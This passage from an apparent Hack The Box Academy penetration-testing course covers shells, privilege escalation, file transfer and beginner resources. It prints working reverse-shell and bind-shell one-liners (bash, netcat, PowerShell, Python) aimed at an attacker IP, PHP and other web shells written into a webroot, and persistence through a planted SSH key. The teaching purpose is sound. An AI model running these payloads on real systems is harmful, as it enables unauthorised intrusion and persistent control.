The command we execute depends on what operating system the compromised host runs on, i.e., Linux or Windows, and what applications and commands we can access. The Payload All The Things page has a comprehensive list of reverse shell commands we can use that cover a wide range of options depending on our compromised host.

Certain reverse shell commands are more reliable than others and can usually be attempted to get a reverse connection. The below commands are reliable commands we can use to get a reverse connection, for `bash` on Linux compromised hosts and `Powershell` on Windows compromised hosts:

```
bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f
```

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234);$s = $client.GetStream();[byte[]]$b = 0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);$sb = (iex $data 2>&1 | Out-String );$sb2 = $sb + 'PS ' + (pwd).Path + '> ';$sbt = ([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sbt,0,$sbt.Length);$s.Flush()};$client.Close()"
```

We can utilize the exploit we have over the remote host to execute one of the above commands, i.e., through a Python exploit or a Metasploit module, to get a reverse connection. Once we do, we should receive a connection in our `netcat` listener:

```
nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.1] 41572

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As we can see, after we received a connection on our `netcat` listener, we were able to type our command and directly get its output back, right in our machine.

A `Reverse Shell` is handy when we want to get a quick, reliable connection to our compromised host. However, a `Reverse Shell` can be very fragile. Once the reverse shell command is stopped, or if we lose our connection for any reason, we would have to use the initial exploit to execute the reverse shell command again to regain our access.

Bind Shell

Another type of shell is a `Bind Shell`. Unlike a `Reverse Shell` that connects to us, we will have to connect to it on the `targets'` listening port.

Once we execute a `Bind Shell Command`, it will start listening on a port on the remote host and bind that host's shell, i.e., `Bash` or `PowerShell`, to that port. We have to connect to that port with `netcat`, and we will get control through a shell on that system.

Bind Shell Command

Once again, we can utilize Payload All The Things to find a proper command to start our bind shell.

Note: we will start a listening connection on port '1234' on the remote host, with IP '0.0.0.0' so that we can connect to it from anywhere.

The following are reliable commands we can use to start a bind shell:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 1234 >/tmp/f
```

```
python -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR,
1);s1.bind(("0.0.0.0",1234));s1.listen(1);c,a=s1.accept();\nwhile True:
d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()+p.stderr.read())""")'
```

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command $listener = [System.Net.Sockets.TcpListener]1234; $listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + " ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();
```

Netcat Connection

Once we execute the bind shell command, we should have a shell waiting for us on the specified port. We can now connect to it.

We can use `netcat` to connect to that port and get a connection to the shell:

```
nc 10.10.10.1 1234

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As we can see, we are directly dropped into a bash session and can interact with the target system directly. Unlike a `Reverse Shell`, if we drop our connection to a bind shell for any reason, we can connect back to it and get another connection immediately. However, if the bind shell command is stopped for any reason, or if the remote host is rebooted, we would still lose our access to the remote host and will have to exploit it again to gain access.

Upgrading TTY

Once we connect to a shell through Netcat, we will notice that we can only type commands or backspace, but we cannot move the text cursor left or right to edit our commands, nor can we go up and down to access the command history. To be able to do that, we will need to upgrade our TTY. This can be achieved by mapping our terminal TTY with the remote TTY.

There are multiple methods to do this. For our purposes, we will use the `python/stty` method. In our `netcat` shell, we will use the following command to use python to upgrade the type of our shell to a full TTY:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

After we run this command, we will hit `ctrl+z` to background our shell and get back on our local terminal, and input the following `stty` command:

```
www-data@remotehost$ ^Z

[1] Stopped                 nc -lvnp 1234
stty raw -echo
fg

[Enter]
[Enter]
www-data@remotehost$
```

Once we hit `fg`, it will bring back our `netcat` shell to the foreground. At this point, the terminal will show a blank line. We can hit `enter` again to get back to our shell or input `reset` and hit enter to bring it back. At this point, we would have a fully working TTY shell with command history and everything else.

We may notice that our shell does not cover the entire terminal. To fix this, we need to figure out a few variables. We can open another terminal window on our system, maximize the windows or use any size we want, and then input the following commands to get our variables:

```
echo $TERM

xterm-256color
```

```
stty size

67 318
```

The first command showed us the `TERM` variable, and the second shows us the values for `rows` and `columns`, respectively. Now that we have our variables, we can go back to our `netcat` shell and use the following command to correct them:

```
www-data@remotehost$ export TERM=xterm-256color

www-data@remotehost$ stty rows 67 columns 318
```

Once we do that, we should have a `netcat` shell that uses the terminal's full features, just like an SSH connection.

Web Shell

The final type of shell we have is a `Web Shell`. A `Web Shell` is typically a web script, i.e., `PHP` or `ASPX`, that accepts our command through HTTP request parameters such as `GET` or `POST` request parameters, executes our command, and prints its output back on the web page.

Writing a Web Shell

First of all, we need to write our web shell that would take our command through a `GET` request, execute it, and print its output back. A web shell script is typically a one-liner that is very short and can be memorized easily. The following are some common short web shell scripts for common web languages:

```
<?php system($_REQUEST["cmd"]); ?>
```

```
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
```

```
<% eval request("cmd") %>
```

Uploading a Web Shell

Once we have our web shell, we need to place our web shell script into the remote host's web directory (webroot) to execute the script through the web browser. This can be through a vulnerability in an upload feature, which would allow us to write one of our shells to a file, i.e. `shell.php` and upload it, and then access our uploaded file to execute commands.

However, if we only have remote command execution through an exploit, we can write our shell directly to the webroot to access it over the web. So, the first step is to identify where the webroot is. The following are the default webroots for common web servers:

Web Server	Default Webroot
`Apache`	/var/www/html/
`Nginx`	/usr/local/nginx/html/
`IIS`	c:\inetpub\wwwroot\
`XAMPP`	C:\xampp\htdocs\

We can check these directories to see which webroot is in use and then use `echo` to write out our web shell. For example, if we are attacking a Linux host running Apache, we can write a `PHP` shell with the following command:

```
echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
```

Accessing Web Shell

Once we write our web shell, we can either access it through a browser or by using `cURL`. We can visit the `shell.php` page on the compromised website, and use `?cmd=id` to execute the `id` command:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Another option is to use `cURL`:

```
curl http://SERVER_IP:PORT/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As we can see, we can keep changing the command to get its output. A great benefit of a web shell is that it would bypass any firewall restriction in place, as it will not open a new connection on a port but run on the web port on `80` or `443`, or whatever port the web application is using. Another great benefit is that if the compromised host is rebooted, the web shell would still be in place, and we can access it and get command execution without exploiting the remote host again.

On the other hand, a web shell is not as interactive as reverse and bind shells are since we have to keep requesting a different URL to execute our commands. Still, in extreme cases, it is possible to code a `Python` script to automate this process and give us a semi-interactive web shell right within our terminal.

Privilege Escalation

Our initial access to a remote server is usually in the context of a low-privileged user, which would not give us complete access over the box. To gain full access, we will need to find an internal/local vulnerability that would escalate our privileges to the `root` user on `Linux` or the `administrator`/ `SYSTEM` user on `Windows`. Let us walk through some common methods of escalating our privileges.

PrivEsc Checklists

Once we gain initial access to a box, we want to thoroughly enumerate the box to find any potential vulnerabilities we can exploit to achieve a higher privilege level. We can find many checklists and cheat sheets online that have a collection of checks we can run and the commands to run these checks. One excellent resource is HackTricks, which has an excellent checklist for both Linux and Windows local privilege escalation. Another excellent repository is PayloadsAllTheThings, which also has checklists for both Linux and Windows. We must start experimenting with various commands and techniques and get familiar with them to understand multiple weaknesses that can lead to escalating our privileges.

Enumeration Scripts

Many of the above commands may be automatically run with a script to go through the report and look for any weaknesses. We can run many scripts to automatically enumerate the server by running common commands that return any interesting findings. Some of the common Linux enumeration scripts include LinEnum and linuxprivchecker, and for Windows include Seatbelt and JAWS.

Another useful tool we may use for server enumeration is the Privilege Escalation Awesome Scripts SUITE (PEASS), as it is well maintained to remain up to date and includes scripts for enumerating both Linux and Windows.

Note: These scripts will run many commands known for identifying vulnerabilities and create a lot of "noise" that may trigger anti-virus software or security monitoring software that looks for these types of events. This may prevent the scripts from running or even trigger an alarm that the system has been compromised. In some instances, we may want to do a manual enumeration instead of running scripts.

Let us take an example of running the Linux script from `PEASS` called `LinPEAS`:

```
./linpeas.sh
...SNIP...
```

```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEYEND:
  RED/YELLOW: 99% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangenta: Your username

========================================( Basic information )========================================
OS: Linux version 3.9.0-73-generic
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
...SNIP...
```

As we can see, once the script runs, it starts collecting information and displaying it in an excellent report. Let us discuss some of the vulnerabilities that we should look for in the output from these scripts.

Kernel Exploits

Whenever we encounter a server running an old operating system, we should start by looking for potential kernel vulnerabilities that may exist. Suppose the server is not being maintained with the latest updates and patches. In that case, it is likely vulnerable to specific kernel exploits found on unpatched versions of Linux and Windows.

For example, the above script showed us the Linux version to be `3.9.0-73-generic`. If we Google exploits for this version or use `searchsploit`, we would find a `CVE-2016-5195`, otherwise known as `DirtyCow`. We can search for and download the DirtyCow exploit and run it on the server to gain root access.

The same concept also applies to Windows, as there are many vulnerabilities in unpatched/older versions of Windows, with various vulnerabilities that can be used for privilege escalation. We should keep in mind that kernel exploits can cause system instability, and we should take great care before running them on production systems. It is best to try them in a lab environment and only run them on production systems with explicit approval and coordination with our client.

Vulnerable Software

Another thing we should look for is installed software. For example, we can use the `dpkg -l` command on Linux or look at `C:\Program Files` in Windows to see what software is installed on the system. We should look for public exploits for any installed software, especially if any older versions are in use, containing unpatched vulnerabilities.

User Privileges

Another critical aspect to look for after gaining access to a server is the privileges available to the user we have access to. Suppose we are allowed to run specific commands as root (or as another user). In that case, we may be able to escalate our privileges to root/system users or gain access as a different user. Below are some common ways to exploit certain user privileges:

1. Sudo
2. SUID
3. Windows Token Privileges

The `sudo` command in Linux allows a user to execute commands as a different user. It is usually used to allow lower privileged users to execute commands as root without giving them access to the root user. This is generally done as specific commands can only be run as root 'like `tcpdump`' or allow the user to access certain root-only directories. We can check what `sudo` privileges we have with the `sudo -l` command:

```
sudo -l

[sudo] password for user1:
...SNIP...

User user1 may run the following commands on ExampleServer:
    (ALL : ALL) ALL
```

The above output says that we can run all commands with `sudo`, which gives us complete access, and we can use the `su` command with `sudo` to switch to the root user:

```
sudo su -

[sudo] password for user1:
whoami
root
```

The above command requires a password to run any commands with `sudo`. There are certain occasions where we may be allowed to execute certain applications, or all applications, without having to provide a password:

```
sudo -l

    (user : user) NOPASSWD: /bin/echo
```

The `NOPASSWD` entry shows that the `/bin/echo` command can be executed without a password. This would be useful if we gained access to the server through a vulnerability and did not have the user's password. As it says `user`, we can run `sudo` as that user and not as root. To do so, we can specify the user with `-u user`:

```
sudo -u user /bin/echo Hello World!
```

```
    Hello World!
```

Once we find a particular application we can run with `sudo`, we can look for ways to exploit it to get a shell as the root user. GTFOBins contains a list of commands and how they can be exploited through `sudo`. We can search for the application we have `sudo` privilege over, and if it exists, it may tell us the exact command we should execute to gain root access using the `sudo` privilege we have.

LOLBAS also contains a list of Windows applications which we may be able to leverage to perform certain functions, like downloading files or executing commands in the context of a privileged user.

Scheduled Tasks

In both Linux and Windows, there are methods to have scripts run at specific intervals to carry out a task. Some examples are having an anti-virus scan running every hour or a backup script that runs every 30 minutes. There are usually two ways to take advantage of scheduled tasks (Windows) or cron jobs (Linux) to escalate our privileges:

1. Add new scheduled tasks/cron jobs
2. Trick them to execute a malicious software

The easiest way is to check if we are allowed to add new scheduled tasks. In Linux, a common form of maintaining scheduled tasks is through `Cron Jobs`. There are specific directories that we may be able to utilize to add new cron jobs if we have the `write` permissions over them. These include:

1. `/etc/crontab`
2. `/etc/cron.d`
3. `/var/spool/cron/crontabs/root`

If we can write to a directory called by a cron job, we can write a bash script with a reverse shell command, which should send us a reverse shell when executed.

Exposed Credentials

Next, we can look for files we can read and see if they contain any exposed credentials. This is very common with `configuration` files, `log` files, and user history files (`bash_history` in Linux and `PSReadLine` in Windows). The enumeration scripts we discussed at the beginning usually look for potential passwords in files and provide them to us, as below:

```
...SNIP...
[+] Searching passwords in config PHP files
[+] Finding passwords inside logs (limit 70)
...SNIP...
/var/www/html/config.php: $conn = new mysqli(localhost, 'db_user', 'password123');
```

As we can see, the database password ' `password123` ' is exposed, which would allow us to log in to the local `mysql` databases and look for interesting information. We may also check for `Password Reuse`, as the system user may have used their password for the databases, which may allow us to use the same password to switch to that user, as follows:

```
su -

Password: password123
whoami

root
```

We may also use the user credentials to `ssh` into the server as that user.

SSH Keys

Finally, let us discuss SSH keys. If we have read access over the `.ssh` directory for a specific user, we may read their private ssh keys found in `/home/user/.ssh/id_rsa` or `/root/.ssh/id_rsa`, and use it to log in to the server. If we can read the `/root/.ssh/` directory and can read the `id_rsa` file, we can copy it to our machine and use the `-i` flag to log in with it:

```
vim id_rsa
chmod 600 id_rsa
ssh [email protected] -i id_rsa

root@remotehost#
```

Note that we used the command 'chmod 600 id_rsa' on the key after we created it on our machine to change the file's permissions to be more restrictive. If ssh keys have lax permissions, i.e., maybe read by other people, the ssh server would prevent them from working.

If we find ourselves with write access to a users `/.ssh/` directory, we can place our public key in the user's ssh directory at `/home/user/.ssh/authorized_keys`. This technique is usually used to gain ssh access after gaining a shell as that user. The current SSH configuration will not accept keys written by other users, so it will only work if we have already gained control over that user. We must first create a new key with `ssh-keygen` and the `-f` flag to specify the output file:

```
ssh-keygen -f key

Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase): *******
Enter same passphrase again: *******

Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
```

```
SHA256:...SNIP... user@parrot
The key's randomart image is:
+---[RSA 3072]----+
|   ..o.++.+      |
...SNIP...
|     . ..oo+.    |
+----[SHA256]-----+
```

This will give us two files: `key` (which we will use with `ssh -i`) and `key.pub`, which we will copy to the remote machine. Let us copy `key.pub`, then on the remote machine, we will add it into `/root/.ssh/authorized_keys`:

```
user@remotehost$ echo "ssh-rsa AAAAB...SNIP...M= user@parrot" >> /root/.ssh/authorized_keys
```

Now, the remote server should allow us to log in as that user by using our private key:

```
ssh [email protected] -i key

root@remotehost#
```

As we can see, we can now ssh in as the user `root`. The Linux Privilege Escalation and the Windows Privilege Escalation modules go into more details on how to use each of these methods for Privilege Escalation, and many others as well.

Transferring Files

During any penetration testing exercise, it is likely that we will need to transfer files to the remote server, such as enumeration scripts or exploits, or transfer data back to our attack host. While tools like Metasploit with a Meterpreter shell allow us to use the `Upload` command to upload a file, we need to learn methods to transfer files with a standard reverse shell.

Using wget

There are many methods to accomplish this. One method is running a Python HTTP server on our machine and then using `wget` or `cURL` to download the file on the remote host. First, we go into the directory that contains the file we need to transfer and run a Python HTTP server in it:

```
cd /tmp
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now that we have set up a listening server on our machine, we can download the file on the remote host that we have code execution on:

```
user@remotehost$ wget http://10.10.14.1:8000/linenum.sh

...SNIP...
Saving to: 'linenum.sh'

linenum.sh 100%[=============================================>] 144.86K  --.-KB/s    in 0.02s

2021-02-08 18:09:19 (8.16 MB/s) - 'linenum.sh' saved [14337/14337]
```

Note that we used our IP `10.10.14.1` and the port our Python server runs on `8000`. If the remote server does not have `wget`, we can use `cURL` to download the file:

```
user@remotehost$ curl http://10.10.14.1:8000/linenum.sh -o linenum.sh

100  144k  100  144k    0     0  176k      0 --:--:-- --:--:-- --:--:-- 176k
```

Note that we used the `-o` flag to specify the output file name.

Using SCP

Another method to transfer files would be using `scp`, granted we have obtained ssh user credentials on the remote host. We can do so as follows:

```
scp linenum.sh user@remotehost:/tmp/linenum.sh

user@remotehost's password: *********
linenum.sh
```

Note that we specified the local file name after `scp`, and the remote directory will be saved to after the `:`.

Using Base64

In some cases, we may not be able to transfer the file. For example, the remote host may have firewall protections that prevent us from downloading a file from our machine. In this type of situation, we can use a simple trick to base64 encode the file into `base64` format, and then we can paste the `base64` string on the remote server and decode it. For example, if we wanted to

transfer a binary file called `shell`, we can `base64` encode it as follows:

```
base64 shell -w 0

f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAA... <SNIP> ...lIuy9iaW4vc2gAU0iJ51JXSInmDwU
```

Now, we can copy this `base64` string, go to the remote host, and use `base64 -d` to decode it, and pipe the output into a file:

```
user@remotehost$ echo f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAA... <SNIP> ...lIuy9iaW4vc2gAU0iJ51JXSInmDwU | base64 -d > shell
```

Validating File Transfers

To validate the format of a file, we can run the file command on it:

```
user@remotehost$ file shell
shell: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
```

As we can see, when we run the `file` command on the `shell` file, it says that it is an ELF binary, meaning that we successfully transferred it. To ensure that we did not mess up the file during the encoding/decoding process, we can check its md5 hash. On our machine, we can run `md5sum` on it:

```
md5sum shell

321de1d7e7c3735838890a72c9ae7d1d shell
```

Now, we can go to the remote server and run the same command on the file we transferred:

```
user@remotehost$ md5sum shell

321de1d7e7c3735838890a72c9ae7d1d shell
```

As we can see, both files have the same md5 hash, meaning the file was transferred correctly. There are various other methods for transferring files. You can check out the File Transfers module for a more detailed study on transferring files.

Starting Out

As a beginner in information security, it can be extremely daunting to know where to start. We have seen folks from all walks of life start from little to no knowledge and become successful on the HTB platform and consequently begin the journey down a technical career path. There are many great resources out there for beginners, including free and paid training, purposefully vulnerable machines and labs, tutorial websites, blogs, YouTube channels, etc.

Throughout our journey, we will continuously see the terms `guided` and `exploratory` learning.

HTB Academy follows a `guided` learning approach where students work through a module on a given subject, reading the material, and reproducing the examples to reinforce the topics presented. Most module sections have one or more hands-on exercises to test the students' knowledge of a given subject. Many modules culminate in a multi-step skills assessment to test the students' understanding of the material presented within the module sections when applied to a real-world scenario.

Guided learning has the benefit of providing students with structured methods to learn various techniques in a manner that correctly builds their knowledge, along with providing additional material, background knowledge, and real-world tie-ins to learn about a topic in-depth while forcing them to test their knowledge at various checkpoints throughout the learning process.

The main HTB platform follows an `exploratory` learning approach to put users in a wide variety of real-world scenarios in which they have to use their technical skills and processes such as enumeration to achieve an, often unknown, goal. The platform offers single challenges in categories such as reverse engineering, cryptography, steganography, pwn, web, forensics, OSINT, mobile, hardware, and more at various difficulty levels designed to test technical and critical thinking skills.

There are also single machines (boxes) of various operating system types, small (and challenging) mini-labs called Endgames, Fortresses that are single machines containing many challenges, and Pro Labs, which are large simulated enterprise networks where users can perform a mock penetration test at various difficulty levels.

There are always free "active" machines and challenges which users must attack from a "black box" approach or with little to no advance knowledge of the task at hand. Machines, challenges, and Endgames do "retire" and are available to VIP users along with official walkthroughs to assist in the learning process. When content is retired on the platform, the community is welcome to create blog and video walkthroughs. It is worth reading several blogs/watching several videos on the same retired machine to see different perspectives and styles that users take when approaching a task to begin building the approach that you are most comfortable with.

The `exploratory` learning approach's main benefit is to allow us to rely on our skills to break into machines and solve challenges, which helps us build our methodologies and techniques and help us shape our penetration testing style.

It is always good to mix between the two learning styles so that we build our skills with the proper structure of knowledge and challenge ourselves to deepen our understanding of the skills we learned.

Resources

When starting, the sheer amount of content available on the web can be overwhelming. Furthermore, it isn't easy to know where to start and the quality of materials available. What follows are some resources outside of HTB that we recommend to anyone starting on their journey or looking to enhance their skillset and pick up new tricks.

Vulnerable Machines/Applications

There are many resources available to practice common web and network vulnerabilities in a safe, controlled setting. The following are some examples of purposefully vulnerable web applications and vulnerable machines that we can set up in a lab environment for extra practice.

OWASP Juice Shop	Is a modern vulnerable web application written in Node.js, Express, and Angular which showcases the entire OWASP Top Ten along with many other real-world application security flaws.
Metasploitable 2	Is a purposefully vulnerable Ubuntu Linux VM that can be used to practice enumeration, automated, and manual exploitation.
Metasploitable 3	Is a template for building a vulnerable Windows VM configured with a wide range of vulnerabilities.
DVWA	This is a vulnerable PHP/MySQL web application showcasing many common web application vulnerabilities with varying degrees of difficulty.

It is worth learning how to set these up in your lab environment to gain extra practice setting up VMs and working with common configurations such as setting up a web server. Aside from these vulnerable machines/applications, we can also set up many machines and applications in a lab environment to practice configuration, enumeration/exploitation, and remediation.

YouTube Channels

There are many YouTube channels out there that showcase penetration testing/hacking techniques. A few worth bookmarking are:

IppSec	Provides an extremely in-depth walkthrough of every retired HTB box packed full of insight from his own experience, as well as videos on various techniques.
VbScrub	Provides HTB videos as well as videos on techniques, primarily focusing on Active Directory exploitation.
STÖK	Provides videos on various infosec related topics, mainly focusing on bug bounties and web application penetration testing.
LiveOverflow	Provides videos on a wide variety of technical infosec topics.

Blogs

There are too many blogs out there to list them all. If you do a Google search for a walkthrough of most any retired HTB box, you will usually come across the same blogs time and time again. These can be great for seeing another person's perspective on the same topic, especially if their posts contain "extra" information about the target that other blogs do not cover.

One great blog worth checking out is 0xdf hacks stuff. This blog has fantastic walkthroughs of most retired HTB boxes, each with a "Beyond Root" section covering some unique aspect of the box that the author noticed. The blog also has posts on various techniques, malware analysis, and write-ups from past CTF events.

At any point in the learning process, it is worth reading as much material as possible to understand a subject better and gain different perspectives. Aside from blogs related to retired HTB boxes, it is also worth seeking out blog write-ups on recent exploits/attacks, Active Directory exploitation techniques, CTF event write-ups, and bug bounty report write-ups. These can all contain a wealth of information that may help connect some dots in our learning or even teach us something new that can come in handy on an assessment.

Tutorial Websites

There are many tutorial websites out there for practicing fundamental IT skills, such as scripting.

Two great tutorial websites are Under The Wire and Over The Wire. These websites are set up to help train users on using both Windows `PowerShell` and the Linux command line, respectively, through various scenarios in a "war games" format.

They take the user through various levels, consisting of tasks or challenges to training them on fundamental to advanced Windows and Linux command line usage and `Bash` and `PowerShell` scripting. These skills are paramount for anyone looking to succeed in this industry.

HTB Starting Point

Starting Point is an introduction to HTB labs and basic machines/challenges. After completing a tutorial covering connecting to VPN, enumeration, gaining a foothold, and privilege escalation against a single target, we are presented with several easy-rated machines that can be attacked before accessing the rest of the HTB platform.

HTB Tracks

On the main HTB platform Tracks, "selections of machines and challenges tied together for users to progress through, mastering a particular subject." Tracks cover a variety of topics and are continually being added to the platform. Their goal is to help students stay focused on a specific goal in a structured way while following an exploratory learning approach.

Beginner Friendly HTB Machines

There are many beginner-friendly machines on the main HTB platform. Some recommended ones are:

Lame	**Blue**	**Nibbles**	**Shocker**	**Jerry**

If you prefer to watch a video walkthrough while working on an easy machine, the below playlists from IppSec's channel have a walkthroughs for various Linux/Windows easy HTB boxes:

Easy Linux Boxes	**Easy Windows Boxes**

Beginner Friendly HTB Challenges

The HTB platform contains one-off challenges in a variety of categories. Some beginner-friendly challenges include:

Find The Easy Pass	**Weak RSA**	**You know 0xDiablos**

Dante Prolab

The HTB platform has various Pro Labs that are simulated enterprise networks with many interconnected hosts that players can use to practice their skills in a network containing multiple targets.

Successful exploitation of specific hosts will yield information that will help players when attacking hosts encountered later in the lab.

The Dante Pro Lab is the most beginner-friendly lab offered to date. This lab is geared towards players with some experience performing network and web application attacks and an understanding of networking concepts and the basics of penetration methodologies such as scanning/enumeration, lateral movement, privilege escalation, post-exploitation, etc.

Moving On


Now that we've covered basic terminology and techniques and scanning/enumeration let's put the pieces together by walking through an easy-rated HTB box step-by-step.

Navigating HTB

